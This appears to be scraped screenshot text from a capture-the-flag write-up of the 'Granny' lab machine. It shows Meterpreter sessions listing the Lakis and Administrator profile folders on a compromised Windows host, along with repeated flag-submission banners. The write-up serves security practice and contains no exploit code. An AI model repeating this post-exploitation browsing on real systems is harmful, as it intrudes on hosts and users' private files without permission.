040777/rwxrwxrwx 0 dir 2017-04-12 10:17:47 -0400 Inetpub
100444/r--r--r-- 0 fil 2017-04-12 10:04:44 -0400 MSDOS.SYS
100555/r-xr-xr-x 47772 fil 2007-02-18 07:00:00 -0500 NTDETECT.COM
040555/r-xr-xr-x 0 dir 2017-12-24 12:21:05 -0500 Program Files
040777/rwxrwxrwx 0 dir 2017-04-12 15:02:02 -0400 RECYCLER
Submit the flag located on the administrator's desktop.
Submit flag difficulty rating
Submit Rating
Congratulations Aatraya!
You are player #18931 to have pwned Granny.
Share Results


root@kali: /home/kali/Desktop/New Folder/granny
File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2017-04-12 10:08:31 -0400 NetworkService
meterpreter > cd Lakis
meterpreter > dir
Listing: c:\Documents and Settings\Lakis
Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2017-04-12 15:19:48 -0400 Application Data
040777/rwxrwxrwx 0 dir 2017-04-12 10:04:02 -0400 Cookies
040777/rwxrwxrwx 0 dir 2017-04-12 15:19:58 -0400 Desktop
040555/r-xr-xr-x 0 dir 2017-04-12 15:19:49 -0400 Favorites
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x 0 dir 2017-04-12 15:19:49 -0400 My Documents
100666/rw-rw-rw- 524288 fil 2017-04-12 15:20:22 -0400 NTUSER.DAT
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x 0 dir 2017-04-12 15:19:49 -0400 Recent
040555/r-xr-xr-x 0 dir 2017-04-12 15:19:47 -0400 SendTo
040555/r-xr-xr-x 0 dir 2017-04-12 09:42:54 -0400 Start Menu
100666/rw-rw-rw- 0 fil 2017-04-12 09:44:12 -0400 Sti_Trace.log
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Templates
100666/rw-rw-rw- 1024 fil 2017-04-12 15:20:22 -0400 ntuser.dat.LOG
100666/rw-rw-rw- 178 fil 2017-04-12 15:20:22 -0400 ntuser.ini
meterpreter > cd Desktop
Submit the flag located on the administrator's desktop.
Submit flag difficulty rating
Submit Rating
Congratulations Aatraya!
You are player #18931 to have pwned Granny.
Share Results


root@kali: /home/kali/Desktop/New Folder/granny
File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2017-04-12 10:08:32 -0400 LocalService
040777/rwxrwxrwx 0 dir 2017-04-12 10:08:31 -0400 NetworkService
meterpreter > cd Administrator
meterpreter > dir
Listing: c:\Documents and Settings\Administrator
Mode Size Type Last modified Name
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:18 -0400 Application Data
040777/rwxrwxrwx 0 dir 2017-04-12 14:51:24 -0400 Cookies
040777/rwxrwxrwx 0 dir 2017-04-12 10:28:57 -0400 Desktop
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:19 -0400 Favorites
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Local Settings
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:20 -0400 My Documents
100666/rw-rw-rw- 786432 fil 2021-09-16 07:54:52 -0400 NTUSER.DAT
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 NetHood
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 PrintHood
040555/r-xr-xr-x 0 dir 2017-04-12 15:15:43 -0400 Recent
040555/r-xr-xr-x 0 dir 2017-04-12 10:12:17 -0400 SendTo
040555/r-xr-xr-x 0 dir 2017-04-12 09:42:54 -0400 Start Menu
100666/rw-rw-rw- 0 fil 2017-04-12 09:44:12 -0400 Sti_Trace.log
040777/rwxrwxrwx 0 dir 2017-04-12 09:42:54 -0400 Templates
040777/rwxrwxrwx 0 dir 2017-04-12 14:48:10 -0400 UserData
100666/rw-rw-rw- 1024 fil 2021-09-16 07:54:52 -0400 ntuser.dat.LOG
100666/rw-rw-rw- 178 fil 2021-09-16 07:54:52 -0400 ntuser.ini
Submit the flag located on the administrator's desktop.
Submit flag difficulty rating
Submit Rating
Congratulations Aatraya!
You are player #18931 to have pwned Granny.
Share Results